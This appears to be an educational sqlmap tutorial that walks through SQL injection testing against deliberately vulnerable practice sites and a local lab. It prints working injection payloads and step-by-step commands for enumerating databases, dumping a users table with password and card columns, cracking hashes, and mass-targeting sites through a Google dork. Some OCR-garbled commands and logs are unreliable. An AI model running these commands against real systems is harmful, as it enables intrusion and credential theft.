

# Sqlmap

## Database Pentesting

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#### **Abstract**

Sqlmap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

In this report, we'll be shifting our focus on one of the finest tools for SQL penetration testing. Many might not have tried sqlmap commands but they can be proved very useful in the corporate world.

Disclaimer: This report is provided for educational and informational purpose only (Penetration Testing). Penetration Testing refers to legal intrusion tests that aim to identify vulnerabilities and improve cybersecurity, rather than for malicious purposes.

#### **Introduction**

Sqlmap comes inbuilt in Kali Linux however you can download its python script from the Github repository too.

#### **Features**

- Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, HSQLDB and Informix database management systems.
- Full support for six SQL injection techniques: boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries and out-of-band.
- Support to directly connect to the database without passing via a SQL injection, by providing DBMS credentials, IP address, port, and database name.
- Support to enumerate users, password hashes, privileges, roles, databases, tables, and columns.
- Automatic recognition of password hash formats and support for cracking them using a dictionary-based attack.
- Support to dump database tables entirely, a range of entries or specific columns as per user's choice. The user can also choose to dump only a range of characters from each column's entry.
- Support to search for specific database names, specific tables across all databases or specific columns across all databases' tables. This is useful, for instance, to identify tables containing custom application credentials where relevant columns' names contain a string like a name and pass.
- Support to download and upload any file from the database server underlying file system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
- Support to execute arbitrary commands and retrieve their standard output on the database server underlying operating system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
- Support to establish an out-of-band stateful TCP connection between the attacker machine and the database server underlying operating system. This channel can be an interactive command prompt, a Meterpreter session or a graphical user interface (VNC) session as per user's choice.
- Support for database process' user privilege escalation via Metasploit's Meterpreter getsystem command.

Since it is a crime to attack a live website, we are restricting our focus on the websites that are made for this testing purpose only. We have also used a local PC with SQL dhakkan installed in it. So, without further ado, let's dive in.

#### **Database Penetration Testing**

```
@kali:~# sqlmap -hh
                                   {1.1.6#stable}
                                   http://sqlmap.org
Usage: python sqlmap [options]
Options:
                                Show basic help message and exit
  -h, --help
  -hh
                                Show advanced help message and exit
                                Show program's version number and exit
  --version
  v VERBOSE
                                Verbosity level: 0-6 (default 1)
  Target:
     At least one of these options has to be provided to define the
     target(s)
                                Connection string for direct database connection
Target URL (e.g. "http://www.site.com/vuln.php?id=1")
Parse target(s) from Burp or WebScarab proxy log file
Parse target(s) from remote sitemap(.xml) file
Scan multiple targets given in a textual file
Load HTTP request from a file
Process Google dork results as target URLs
     -d DIRECT
     -u URL, --url=URL
-l LOGFILE
     -x SITEMAPURL
     -m BULKFILE
     -r REQUESTFILE
-g GOOGLEDORK
     -c CONFIGFILE
                                Load options from a configuration INI file
  Request:
     These options can be used to specify how to connect to the target URL
     --method=METHOD
                                Force usage of given HTTP method (e.g. PUT)
                                Data string to be sent through POST
     --data=DATA
     --param-del=PARA..
                                Character used for splitting parameter values
     --cookie=COOKIE
                                HTTP Cookie header value
     --cookie-del=COO.
                                Character used for splitting cookie values
```

These options can be used to enumerate the back-end database management system information, structure, and data contained in the tables.


```
Enumeration:
  These options can be used to enumerate the back-end database
  management system information, structure and data contained in the
  tables. Moreover you can run your own SQL statements
 -a, --all
-b, --banner
                        Retrieve everything
                        Retrieve DBMS banner
                        Retrieve DBMS current user
  --current-user
                        Retrieve DBMS current database
  --current-db
                        Retrieve DBMS server hostname
  --hostname
                        Detect if the DBMS current user is DBA
  --is-dba
  --users
                        Enumerate DBMS users
  --passwords
                        Enumerate DBMS users password hashes
  --privileges
                        Enumerate DBMS users privileges
  --roles
                        Enumerate DBMS users roles
  --dbs
                        Enumerate DBMS databases
  --tables
                        Enumerate DBMS database tables
                        Enumerate DBMS database table columns
  --columns
                        Enumerate DBMS schema
  --schema
                        Retrieve number of entries for table(s)
Dump DBMS database table entries
Dump all DBMS databases tables entries
  --count
  --dump
--dump-all
                        Search column(s), table(s) and/or database name(s)
  --search
  --comments
-D DB
                        Retrieve DBMS comments
                        DBMS database to enumerate
  -T TBL
-C COL
                        DBMS database table(s) to enumerate
                        DBMS database table column(s) to enumerate
  -X EXCLUDECOL
                        DBMS database table column(s) to not enumerate
                        DBMS user to enumerate
  -U USER
                        Exclude DBMS system databases when enumerating tables
  --exclude-sysdbs
  --pivot-column=P...
                        Pivot column name
  --where=DUMPWHERE
                        Use WHERE condition while table dumping
  --start=LIMITSTART
                        First dump table entry to retrieve
  --stop=LIMITSTOP
                        Last dump table entry to retrieve
First query output word character to retrieve
  --first=FIRSTCHAR
                        Last query output word character to retrieve SQL statement to be executed
  --last=LASTCHAR
  --sql-query=QUERY
```

Sometimes you visit such websites that let you select product item through their picture gallery if you observer its URL you will notice that product item is called through its product-ID numbers.

Let's take an example

```
http://testphp.vulnweb.com/artists.php?artist=1
```

So, when attacker visits such kind of website, he always checks for SQL vulnerability inside web server for lunching SQL attack.




Let's check how attacker verifies SQL vulnerability.

The attacker will try to break the query in order to order to get the error message, if he successfully received an error message then it confirms that web server is SQL injection affected.

http://testphp.vulnweb.com/artists.php?artist=1'

From the screenshot you can see we have received error message successfully now we have made SQL attack on a web server so that we can fetch database information.



#### **Databases**

For database penetration testing we always choose SQLMAP, this tool is very helpful for beginners who are unable to retrieve database information manually or unaware of SQL injection techniques.

Open the terminal in your Kali Linux and type following command which start SQL injection attack on the targeted website.

sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --dbs --batch

-u: target URL

-dbs: fetch database name

**-batch:** This will leave sqlmap to go with default behavior whenever user's input would be required



Here from the given screenshot, you can see we have successfully retrieved database name "acuart"

```
[05:44:53] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0.12
[05:44:53] [INFO] fetching database names]
[05:44:53] [INFO] the SQL query used returns 2 entries
[05:44:53] [INFO] retrieved: information_schema
[05:44:54] [INFO] retrieved: acuart
available databases [2]:
[*] acuart
[*] information_schema

[05:44:54] [INFO] fetched data logged to text files under
[*] shutting down at 05:44:54
```

#### **Tables**

As we know a database is a set of record which consist of multiple tables inside it therefore now uses another command in order to fetch entire table names from inside the database system.

sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart --table --batch

- **-D:** DBMS database to enumerate (fetched database name)
- -tables: enumerate DBMS database table

As a result, given in screenshot, we have enumerated entire table name of the database system. There are 8 tables inside the database "acuart" as following:

T1: artists

T2: carts

T3: categ

T4: featured

T5: guestbook

**T6:** pictures

**T7: products** 

T8: users

```
[05:47:56] [INFO] the back-end DBMS is MySQL
eb application technology: Nginx, PHP 5.3.10
ack-end DBMS: MySQL >= 5.0.12
05:47:56]
           [INFO] fetching tables for database: 'acuart'
05:47:561
           INFO] the SQL query used returns 8 entries
05:47:571
           [INFO] retrieved: artists
           INF0]
                  retrieved: carts
05:47:57
           INF01
                  retrieved: cated
05:47:571
           INF01
                  retrieved: featured
05:47:571
           INF01
                  retrieved: questbook
05:47:581
           [INFO]
                 retrieved: pictures
05:47:581
           [INF0]
                 retrieved: products
05:47:58] [INFO]
                 retrieved: users
atabase: acuart
8 tables]
 artists
 carts
 categ
 featured
 guestbook
 pictures
 products
 users
```

#### **Columns**

Now further we will try to enumerate the column name of the desired table. Since we know there is a user's table inside the database acuart and we want to know all column names of users table, therefore, we will generate another command for column captions enumeration.

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T users --columns --batch
```

**-T:** DBMS table to enumerate (fetched table name)

-columns: enumerate DBMS database columns

```
root@kali:~# sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart
-T users --columns --batch
```

```
Database: acuart
Table: users
  columnsl
 Column
            Type
            mediumtext
 address
             varchar(100)
  cart
             varchar(100)
  cc
  email
            varchar(100
            varchar(100)
  name
            varchar(100)
  pass
             varchar(100
  phone
            varchar(100)
  uname
```

#### Get data from a table

Slowly and gradually, we have penetrated many details of the database but last and most important step is to retrieve information from inside the columns of a table. Hence, at last, we will generate a command which will dump information of users table.

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T users --dump --batch
```

**-dump:** dump all information of DBMS database

Here from the given screenshot, you can see it has to dump entire information of table users, mainly users table contains login credential of other users. You can use these credentials for login into the server on behalf of other users.

#### **Dump All**

The last command is the most powerful command in sqlmap which will save your time in database penetration testing; this command will perform all the above functions at once and dump entire database information including table names, column and etc.

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart --dump-all --batch
```

This will give you all information at once which contains database name as well as table's records.

Try it yourself!!!



```
[06:00:37] [INFO] table 'acuart.categ' dumped to CSV file '/root/.sqlmap/output/testphp.vulm [06:00:37] [INFO] fetching columns for table 'users' in database 'acuart' [06:00:37] [INFO] the SQL query used returns 8 entries [06:00:37] [INFO] resumed: "uname", "varchar(100)" [06:00:37] [INFO] resumed: "pass", "varchar(100)" [06:00:37] [INFO] resumed: "cc", "varchar(100)" [06:00:37] [INFO] resumed: "address", "mediumtext" [06:00:37] [INFO] resumed: "address", "mediumtext" [06:00:37] [INFO] resumed: "name", "varchar(100)" [06:00:37] [INFO] resumed: "name", "varchar(100)" [06:00:37] [INFO] resumed: "phone", "varchar(100)" [06:00:37] [INFO] resumed: "phone", "varchar(100)" [06:00:37] [INFO] resumed: "cart", "varchar(100)" [06:00:37] [INFO] resumed: "surchare (100)" [06:00:37] [INFO] recognized possible password hashes in column 'cart' do you want to store hashes to a temporary file for eventual further processing with other to (100:00:37) [INFO] using hash method 'md5_generic_passwd' (100:00:37) [INFO] using hash method 'md5_generic_passwd' (100:00:37) [INFO] using hash method 'md5_generic_passwd' (100:00:37) [INFO] using default dictionary file (100:00:37) [INFO] using default dictionary files (100:00:37) [INFO] using default dictionary files (100:00:37) [INFO] using default dictionary files (100:00:37) [INFO] starting dictionary-based cracking (md5_generic_passwd) (100:00:37) [INFO] starting dictionary-based cracking (md5_generic_passwd) (100:00:37) [INFO] starting dictionary-based cracking (md5_generic_passwd) (100:00:51) [INFO] postprocessing table dump (100:00:51) [INFO] postprocessing table dump (100:00:51) [INFO] postprocessing table dump (100:00:51) [INFO] postproc
```

#### **Target options**

### SQLi-LABS Page-1(Basic Challen

Setup/reset Database for labs


Page-2 (Advanced Injections)

Page-3 (Stacked Injections)

Page-4 (Challenges)

First and foremost, I configured SQL dhakkan in a machine with IP address 192.168.1.132. I go to the lesson 1 tab for *error based SQLi*.

http://192.168.1.132/sqli



#### **Target URL**

One of the most basic commands ever. Every database has a webpage and every webpage has a URL. We will attack these URLs to get our hands on the database inside!

By adding '-u <URL>' in sqlmap command we can specify the URL we are targeting to check for SQL injection. It is the most basic and necessary operation.

Here, let's fetch all the databases that IP address 192.168.1.132 might have by suffixing **-dbs** 

sqlmap -u http://192.168.1.132/sqli/Less-1/?id=1--dbs



```
kali:~/Desktop/SQLMAP# sqlmap -u http://192.168.1.132/sqli/Less-1/?id=1 --dbs
                           {1.2.3#stable}
                           http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual con
sent is illegal. It is the end user's responsibility to obey all applicable local, s
tate and federal laws. Developers assume no liability and are not responsible for an
 misuse or damage caused by this program
*] starting at 04:41:46
           [INFO] testing connection to the target URL
04:41:48]
                  checking if the target is protected by some kind of WAF/IPS/IDS testing if the target URL content is stable
           [INF0]
04:41:48]
04:41:491
           [INFO]
           [INFO] target URL content is stable
04:41:491
04:41:49] [INFO] confirming that GET parameter 'id' is dynamic
04:41:50] [INFO] GET parameter 'id' is dynamic
[04:41:50] [INFO] heuristic (basic) test shows that GET parameter 'id' might be inje
table (possible DBMS: 'MySQL')
[04:41:50] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulner
able to cross-site scripting (XSS) attacks
```


Now, all the databases available in the given IP have been dumped!

```
[INFO] retrieved: information schema
04:45:32]
           [INFO] retrieved: challenges
[INFO] retrieved: dvwa
[INFO] retrieved: mysql
[INFO] retrieved: nowasp
04:45:32]
04:45:32]
04:45:32]
04:45:32]
           [INFO] retrieved: performance schema
04:45:33]
04:45:33] [INFO] retrieved: phpmyadmin
04:45:33] [INFO] retrieved: security
available databases [9]:
*] bWAPP
   challenges
   dvwa
   information_schema
   mysql
   nowasp
   performance_schema
*] security
04:45:33] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192
*] shutting down at 04:45:33
oot@kali:~/Desktop/SQLMAP#
```

#### Targeting Log File

Many tools save a log file to keep a record on the IP addresses communicating back and forth. We can feed one such log file to the sqlmap and it will automatically test all the URLs in that log file.


The log file can have a record of various targets in reality but here we'll be capturing the request of a website in burp suite and then saving its log file for simplicity. Let's turn on the intercept then.




Go to the website "leettime.net/sqlninja.com/tasks/basic\_ch1.php?id=1" and capture the request in a burp. It has an SQL injection lab installed over public IP for penetration testers.



The captured request will be something like:



Now **right click->save item** and save this request as **"logfile"** on the desktop. No need to provide any extensions here.



Open the terminal and type in the following command to automate the attack from the log file itself.

sqlmap -1 /root/Desktop/logfile

### Target Bulkfile

Bulkfile is a text file that has the URLs of all the target machines each in a single line with the exact URL of where the attack is applicable.

So, let's create a bulkfile on the desktop called **bulkfile.txt.** 

touch bulkfile.txt sudo nano bulkfile.txt

This will open up a command line text editor called 'nano'. Let's feed in some URLs.

To save the file: **CTRL+O -> ENTER** 

To exit nano: CTRL+X

We are all set to attack both of these URLs together by the command:

```
GNU nano 2.9.5 bulkfile.txt

192.168.1.131/sqli/Less-1?id=1
http://master.byethost18.com/Less-1/?id=1
```

sqlmap -m /root/Desktop/bulkfile.txt --dbs

We'll get the list of databases and we can continue with our other URL.

```
04:55:36] [WARNING] the SQL query provided does not return any output
04:55:36] [INFO] used SQL query returns 9 entries
04:55:37] [INFO] retrieved: information schema
04:55:37] [INFO] retrieved: challenges
04:55:37]
            [INFO] retrieved: nowasp
[INFO] retrieved: performance_schema
[INFO] retrieved: phpmyadmin
04:55:37]
04:55:37] [INFO] retrieved: security
available databases [9]:
[*] bWAPP
 *] challenges
 *] dvwa
   information schema
   mysql
   nowasp
   performance_schema
phpmyadmin
*] security
GET http://master.byethost18.com/Less-1/?id=1
do you want to test this URL? [Y/n/q]
```

#### **Target Google Dorks**

We can also automate the process of finding SQLi by adding in a Google dork target. What it does is that it will start searching for all the websites with given Google dork and automatically keep applying sqlmap on the websites that match the dork. Disclaimer: this attack will automatically be applied to any website that matches the dork, be it government or military, which is a serious criminal offense so it is advised that you play with it carefully.

As we know that error based SQL injections are often found in URLs having '.php?id=<num>' in them, we can apply the inurl Google dork to find all the websites with this in its URL.

sqlmap -g "inurl: ?id=1"

As you can see sqlmap has found a website with '?id=1' in its URL.

I'll be pressing n and canceling the sqlmap scan since it is a crime to do so.

We can also specify the specific page number on which we want to apply the Google dork at by the option "-gpage"

#### **Target HTTP requests**


An HTTP client sends an HTTP request to a server in the form of a request message which includes the following format:

- A Request-line
- Zero or more header (General | Request | Entity) fields followed by CRLF
- An empty line (i.e., a line with nothing preceding the CRLF) indicating the end of the header fields
- Optionally a message-body

The Request-Line begins with a method token, followed by the Request-URI and the protocol version, and ending with CRLF. The elements are separated by space SP characters.

Request-Line = Method SP Request-URI SP HTTP-Version CRLF

Hence, we can intercept these HTTP requests, save it in a text file and automate the attack with sqlmap.



I captured the request of the website "master.byethost18.com/Less-1/?id=1" in the burp and will save it in a text file called "httprequest.txt" and run the command:

sqlmap -r /root/Desktop/httprequest.txt

As you can see that sqlmap has detected the target in the text file. We can further apply –dbs to fetch all the databases.

```
Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 4283=4283 AND 'kEwJ'='kEwJ
   Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
 (FLOOR)
   Payload: id=1' AND (SELECT 4682 FROM(SELECT COUNT(*), CONCAT(0x71707a7871, (SELECT
 (ELT(4682=4682,1))),0x716a787a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS
GROUP BY x)a) AND 'EtaB'='EtaB
    Type: AND/OR time-based blind
   Title: MySQL >= 5.0.12 AND time-based blind
   Payload: id=1' AND SLEEP(5) AND 'ASsf'='ASsf
   Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: id=-7136' UNION ALL SELECT NULL,NULL,CONCAT(0x71707a7871,0x62727157536f
7151694f61714741446453676265494847704450496a486b4a707a4c79574e4e4e6f,0x716a787a71)-
[04:58:30] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[04:58:30] [INFO] fetched data logged to text files under '/root/.sqlmap/output/mast
er.byethost18.com
[*] shutting down at 04:58:30
oot@kali:~/Desktop#
```

#### **Conclusion**

We hope that this report was helpful and the readers have learned some new options that they might not have heard about before. Keep hacking!

Hence, one can make use of these commands as a cybersecurity professional to assess vulnerabilities on systems and keep these systems away from threat.

#### References

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- https://github.com/sqlmapproject/sqlmap